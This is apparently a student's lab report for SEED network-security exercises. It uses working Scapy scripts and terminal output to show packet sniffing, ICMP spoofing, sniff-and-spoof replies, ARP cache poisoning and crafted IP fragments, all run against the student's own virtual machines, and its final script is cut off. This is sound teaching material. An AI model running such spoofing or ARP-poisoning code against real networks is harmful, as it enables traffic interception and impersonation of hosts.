Lab 3

Lab 3-1 Packet Sniffing and Spoofing Lab

Task Set 1: Using Tools to Sniff and Spoof Packets


- **Task 1.1: Sniffing Packets**
  - Part A

    将python程序


```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

    设为可执行权限后分别以root权限和普通用户权限执行，同时ping baidu.com得到

```
$ sudo ./task1.py
$ ping baidu.com
```




```
$ ./task1.py
$ ping baidu.com
```




观察到root权限下可以正常抓包，普通用户权限下显示权限不够


- Part B

  应用BPF语法来对scapy抓包进行过滤，分别满足

  - Capture only the ICMP packet




  - Capture any TCP packet that comes from a particular IP and with a destination port number 23.




- Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

  在宿主机上查看网络信息，确认SEED虚拟机所在子网



  当抓取SEED所在子网时，能够抓取到包



  当抓取SEED不在的网段时，没有抓到包

- **Task 1.2: Spoofing ICMP Packets**


  查看各虚拟机IP地址

主机	IP地址
攻击者	192.168.11.140
被攻击主机	192.168.11.141
伪装对象	192.168.11.142

构造ICMP报文如下

```
from scapy.all import *
a = IP()
a.src = '192.168.11.142'
a.dst = '192.168.11.141'
b = ICMP()
p = a/b
send(p)
```

发送后在被攻击主机192.168.11.141用wireshark抓包可观察到显示由观察者192.168.11.142发来的ICMP包




Task 1.3: Traceroute

构造代码

```
from scapy.all import *
ttl = 1
while True:
    a = IP()
    a.dst = '47.93.148.91'
    a.ttl = ttl
    b = ICMP()
    send(a/b)
    ttl += 1
```

在wireshark中查看得到虚拟机到目标IP地址的路由跳数为12



Task 1.4: Sniffing and-then Spoofing

构造代码

```python
from scapy.all import *
def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
    icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
    data = pkt[Raw].load
    newpkt = ip/icmp/data
    send(newpkt)
pkt = sniff(filter='icmp', prn=spoof_pkt)
```

首先在另一虚拟机中ping随意编写的IP地址，结果无法ping通

```
[09/13/20]seed@VM:~$ ping 192.168.111.111
PING 192.168.111.111 (192.168.111.111) 56(84) bytes of data.
^C
--- 192.168.111.111 ping statistics ---
92 packets transmitted, 0 received, 100% packet loss, time 93249ms
```

运行脚本后显示可以ping通，欺骗成功，且攻击者处显示成功发送ICMP reply报文

```
[09/13/20]seed@VM:~$ ping 192.168.111.111
PING 192.168.111.111 (192.168.111.111) 56(84) bytes of data.
64 bytes from 192.168.111.111: icmp_seq=83 ttl=64 time=716 ms
64 bytes from 192.168.111.111: icmp_seq=84 ttl=64 time=93.8 ms
64 bytes from 192.168.111.111: icmp_seq=85 ttl=64 time=160 ms
64 bytes from 192.168.111.111: icmp_seq=86 ttl=64 time=269 ms
64 bytes from 192.168.111.111: icmp_seq=87 ttl=64 time=4.67 ms
```

```
[09/13/20]seed@VM:~/.../lab1$ sudo python3 task1_4.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Lab 3-2 ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

- **Task 1A:**

主机	IP	MAC
中毒者Ubuntu 20.04	192.168.11.138	00:0c:29:f3:b5:a7
攻击者SEED	192.168.11.140	00:0c:29:9e:84:54
被污染对象DHCP Server	192.168.11.254	00:50:56:ee:a5:3a

```
jason@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.138  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::36e:1ea8:5543:863b  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f3:b5:a7  txqueuelen 1000  (Ethernet)
        RX packets 41686  bytes 62298066 (62.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3838  bytes 272976 (272.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 262  bytes 22356 (22.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 262  bytes 22356 (22.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

jason@ubuntu:~$ ping 192.168.11.140
PING 192.168.11.140 (192.168.11.140) 56(84) bytes of data.
64 bytes from 192.168.11.140: icmp_seq=1 ttl=64 time=0.969 ms
64 bytes from 192.168.11.140: icmp_seq=2 ttl=64 time=0.918 ms
64 bytes from 192.168.11.140: icmp_seq=3 ttl=64 time=0.496 ms
64 bytes from 192.168.11.140: icmp_seq=4 ttl=64 time=0.412 ms
64 bytes from 192.168.11.140: icmp_seq=5 ttl=64 time=0.925 ms
^C
--- 192.168.11.140 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4050ms
rtt min/avg/max/mdev = 0.412/0.744/0.969/0.238 ms
jason@ubuntu:~$ arp -a
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
```

```
[09/12/20]seed@VM:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.138) at 00:0c:29:f3:b5:a7 [ether] on ens33
? (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
```

- 构造包含目标地址的ARP包，并不断重复发送，一段时间后观察到被攻击的Ubuntu的ARP缓存中的192.168.11.254对应的MAC地址已被SEED污染

```
/bin/bash
/bin/bash 73x44
seed@VM:/home/seed/Documents/week2/lab2/arpps.py
 lab1      arpps.py          177 B  from scapy.all import *
 lab2      task1.py           99 B  import time
 lab3                               E = Ether()
                                    A = ARP()
                                    A.pdst = "192.168.11.138"
                                    A.psrc = "192.168.11.254"
                                    pkt = E/A
                                    for i in range(3000):
                                        sendp(pkt)
                                        time.sleep(0.1)
```

```
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.254) at 00:0c:29:9e:84:54 [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
```

- **Task 1B:**

  新添加一台虚拟机在192.168.11.0中，则网络目前状态为：

主机	IP	MAC
Ubuntu 18.04	192.168.11.134	00:0c:29:e6:a3:97
中毒者Ubuntu 20.04	192.168.11.138	00:0c:29:f3:b5:a7
攻击者SEED	192.168.11.140	00:0c:29:9e:84:54


```
nosaj@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.134  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::b52c:b70b:58fc:1166  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e6:a3:97  txqueuelen 1000  (Ethernet)
        RX packets 28531  bytes 40879582 (40.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4326  bytes 330136 (330.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 282  bytes 22954 (22.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 282  bytes 22954 (22.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
nosaj@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.134  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::b52c:b70b:58fc:1166  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e6:a3:97  txqueuelen 1000  (Ethernet)
        RX packets 28531  bytes 40879582 (40.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4326  bytes 330136 (330.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 282  bytes 22954 (22.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 282  bytes 22954 (22.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

首先未攻击之前，Ubuntu 20.04中可以看到各IP对应的正确MAC地址



构造包含伪装信息的ARP报文：

/bin/bash


/bin/bash 73x44

```python
from scapy.all import *
import time
E = Ether()
A = ARP()
A.hwdst = "00:0c:29:9e:84:54"
A.psrc = "192.168.11.134"
A.pdst = "192.168.11.138"
pkt = E/A
for i in range(3000):
    sendp(pkt)
    print("%d pkts",i)
    time.sleep(0.1)
```


发送ARP报文后可以看到已经将192.168.11.134的IP地址成功映射到SEED的MAC地址上：

```
jason@ubuntu:~$ arp -a
? (192.168.11.134) at 00:0c:29:e6:a3:97 [ether] on ens33
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$ arp -a
? (192.168.11.134) at 00:0c:29:9e:84:54 [ether] on ens33
? (192.168.11.254) at 00:50:56:ee:a5:3a [ether] on ens33
? (192.168.11.140) at 00:0c:29:9e:84:54 [ether] on ens33
_gateway (192.168.11.2) at 00:50:56:f0:48:4c [ether] on ens33
jason@ubuntu:~$
```

- **Task 1C:**



构造广播报文，将自己的MAC与目标设备的IP绑定后发送给其他设备



观察到在192.168.11.138主机中，192.168.11.134的IP地址已被映射到SEED虚拟机。

Lab 3-3 IP/ICMP Attacks

Tasks 1: IP Fragmentation

- **Task 1.a:**

  首先构造分片IP报文：

  1. UDP负载共32*3+8=104字节
  2. 第一片IP报文中包含UDP头部（8字节）与前32字节负载，共40字节，因为是第一片，所以ip.frag=0（未偏移），ip.flags=1（之后还有IP分片），ip.proto=17（指UDP协议）
  3. 第二片IP报文中不需包含UDP头部，只需包含32字节负载，因上一片IP报文中的UDP段共40字节，片偏移以8字节为单位，因此偏移量为5，则设ip.frag = 5，
  4. 第三片IP报文与第二片相似，不同之处为ip.frag=9（32/8=4），ip.flag=0（之后无IP分片）

```
/bin/bash
/bin/bash 73x44
 1 from scapy.all import *
 2
 3 ip = IP(src="192.168.11.140", dst="192.168.11.138")
 4 ip.id = 1000
 5 ip.frag = 0
 6 ip.flags = 1
 7 ip.proto = 17
 8 udp = UDP(sport=7070, dport=9090)
 9 udp.len = 104
10 udp.chksum = 0
11
